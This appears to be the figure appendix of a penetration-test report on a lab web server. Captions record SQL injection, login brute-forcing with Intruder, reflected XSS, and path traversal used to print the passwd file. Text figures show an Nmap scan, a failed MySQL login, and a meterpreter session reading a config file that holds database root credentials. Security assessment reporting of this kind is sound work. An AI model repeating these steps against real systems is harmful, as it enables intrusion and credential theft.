

Figure 11 - Attempting to register the same email twice



Figure 12 - Comparison of SecretCookie between 2 accounts with similar credentials



Figure 13 - Analysis of generation of PHPSESSID



Figure 14 - admin section of the website leaking customer data in the HTTP responses to anonymous users with no privileges.



Figure 15-1 - the "*user_login*" field was the most vulnerable to SQL injection



Figure 15-2 - Configuring Intruder to look for the redirect upon a successful login.



Figure 16 - Cross-Site Scripting escape characters (all ticked items did not return an error)



Figure 17-1 - Reflected XSS when customer tries to load their orders.



Figure 17-2 - the reflected XSS code being executed on the admin page when trying to view orders.



Figure 18-1 - Proof of Path Traversal vulnerability



Figure 18-2 - Printing the "*passwd*" file using the path traversal vulnerability



Figure 19 - Image file checked for on the server-side when an admin uploads a new item

```
# Nmap 7.70 scan initiated Tue Oct 30 16:22:02 2018 as: nmap -sV -n -O -oN
nmap_scan.txt -p1-10000 192.168.1.10
Nmap scan report for 192.168.1.10
Host is up (0.0012s latency).
Not shown: 9996 closed ports
PORT     STATE SERVICE  VERSION
21/tcp   open  ftp      ProFTPD 1.3.4a
80/tcp   open  http     Apache httpd 2.4.3 ((Unix) OpenSSL/1.0.1c PHP/5.4.7)
443/tcp  open  ssl/http Apache httpd 2.4.3 ((Unix) OpenSSL/1.0.1c PHP/5.4.7)
3306/tcp open  mysql    MySQL (unauthorized)
MAC Address: 00:0C:29:59:83:8B (VMware)
Device type: general purpose
Running: Linux 2.6.X|3.X
OS CPE: cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3
OS details: Linux 2.6.32 - 3.5
Network Distance: 1 hop
Service Info: OS: Unix

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Tue Oct 30 16:22:17 2018 -- 1 IP address (1 host up) scanned in
14.97 seconds
```

Figure 20 - Nmap scan of the web server

```
root@kali:~# mysql -h 192.168.1.10 -u root -p edgedata
Enter password:
ERROR 1130 (HY000): Host '192.168.1.1' is not allowed to connect to this MySQL server
root@kali:~#
```

Figure 21 - Attempting to connect to the MySQL server

```
meterpreter > cat hidden.php
<!-- ***Note to self: Door entry number is 1846 -->
meterpreter > cat config.php
<?php

        $DB_HOST = '127.0.0.1';
        $DB_USER = 'root';
        $DB_PASS = 'Thisisverysecret18';
        $DB_NAME = 'edgedata';

        try{
                $DB_con = new PDO("mysql:host={$DB_HOST};dbname={$DB_NAME}",$DB_USER,$DB_PASS);
                $DB_con->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
        }
        catch(PDOException $e){
                echo $e->getMessage();
        }

meterpreter >
```

Figure 22 - "*config.php*" and "*hidden.php*"

